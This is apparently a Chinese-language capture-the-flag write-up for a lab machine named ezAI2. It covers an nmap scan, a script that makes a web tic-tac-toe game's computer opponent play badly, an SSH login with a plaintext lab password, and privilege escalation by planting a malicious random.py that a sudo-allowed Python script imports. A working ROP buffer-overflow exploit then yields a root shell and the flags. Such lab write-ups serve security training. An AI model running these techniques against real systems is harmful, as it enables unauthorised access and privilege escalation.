端口扫描


```
nmap 192.168.75.173 -p-
```

找到一个8080，http://192.168.75.173:8080/

用AI分析index源码后写一个脚本

```
// 让AI不下棋或者下在无效位置
const originalGetAIMove = getAIMove;
getAIMove = function(board) {
    // 找一个空位下，但不阻止玩家获胜
    for(let i = 0; i < 9; i++) {
        if(board[i] === 0) return i;
    }
    return 0;
}

// 或者让AI总是下在同一个位置
getAIMove = function(board) {
    return 4;  // 总是占中间，不管是否被占
}
```



登录获得user.txt

```
 ttt:1q2w3e4r@Dashazi
ssh ttt@192.168.75.173
```

权限提升

sudo -l

```
(yolo) NOPASSWD: /usr/bin/python3 /opt/greeting.py
```

```
ttt@ezAI2:/home$ cd ttt
ttt@ezAI2:~$ ls
user.txt
ttt@ezAI2:~$ cat user.txt
flag{7f0a4a443fbb441792197c6d9f1f52dd}ttt@ezAI2:~$ sudo -l
Matching Defaults entries for ttt on ezAI2:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\
:/bin

User ttt may run the following commands on ezAI2:
    (yolo) NOPASSWD: /usr/bin/python3 /opt/greeting.py
ttt@ezAI2:~$ cat /opt/greeting.py
import datetime
import random

def get_current_time():
    now = datetime.datetime.now()
```

greeting.py引用了random，在greeting.py同目录下写个random.py

```
cd /opt
cat << 'EOF' > random.py
import os
os.system("/bin/bash")
EOF
```

然后sudo

```
sudo -u yolo /usr/bin/python3 /opt/greeting.py
```

```
ttt@ezAI2:/opt$ sudo -l
Matching Defaults entries for ttt on ezAI2:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/
:/bin

User ttt may run the following commands on ezAI2:
    (yolo) NOPASSWD: /usr/bin/python3 /opt/greeting.py
ttt@ezAI2:/opt$ sudo -l yolo /usr/bin/python3 /opt/greeting.py
sudo: yolo: command not found
ttt@ezAI2:/opt$ sudo -u yolo /usr/bin/python3 /opt/greeting.py
yolo@ezAI2:/opt$ pwd
/opt
yolo@ezAI2:/opt$ id
uid=1001(yolo) gid=1001(yolo) groups=1001(yolo)
```

在/home/yolo目录下面有个waityou，下到本地ai分析后

exp.py

```
#!/usr/bin/env python3
# shell.py

import socket
import struct
import time
import sys

def p64(x):
    return struct.pack('<Q', x)
```

```
def shell():
    system_plt = 0x401050
    read_plt = 0x4010a0
    pop_rdi = 0x401246
    pop_rsi_pop_r15 = 0x4014e9
    bss_addr = 0x404110

    offset = 72

    payload = b'A' * offset
    payload += p64(pop_rdi) + p64(0) + p64(pop_rsi_pop_r15) + p64(bss_addr) +
p64(0) + p64(read_plt)
    payload += p64(pop_rdi) + p64(bss_addr) + p64(system_plt)

    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect(('127.0.0.1', 9999))
    s.recv(1024)

    s.send(payload + b'\n')
    time.sleep(1)
    s.send(b'/bin/sh\x00')
    time.sleep(1)

    print("[+] 交互式shell，输入命令:")
    print("-" * 50)

    # 设置非阻塞模式
    import select

    while True:
        try:
            # 检查socket是否有数据
            ready, _, _ = select.select([s], [], [], 0.1)
            if ready:
                data = s.recv(4096)
                if data:
                    sys.stdout.write(data.decode())
                    sys.stdout.flush()

            # 检查stdin是否有输入
            ready, _, _ = select.select([sys.stdin], [], [], 0.1)
            if ready:
                cmd = sys.stdin.readline()
                if cmd.strip().lower() == 'exit':
                    break
                s.send(cmd.encode())

        except KeyboardInterrupt:
            print("\n[*] 退出")
            break
        except BrokenPipeError:
            print("[!] 连接断开")
            break

    s.close()
```

```
if __name__ == '__main__':
    shell()
```

```
/sys/devices/pci0000:00/0000:00:11.0/0000:02:01.0/net/ens33/flags
/sys/devices/virtual/net/lo/flags
/sys/module/scsi_mod/parameters/default_dev_flags
/proc/sys/kernel/acpi_video_flags
/proc/kpageflags
uid=0(root) gid=0(root) groups=0(root)
root
cat: root.txt: No such file or directory
$ cat /root/root.txt
flag{4c00347e1f124840bc0a081aa77d9094}$ client_loop: send disconnect: Connec
tion reset
```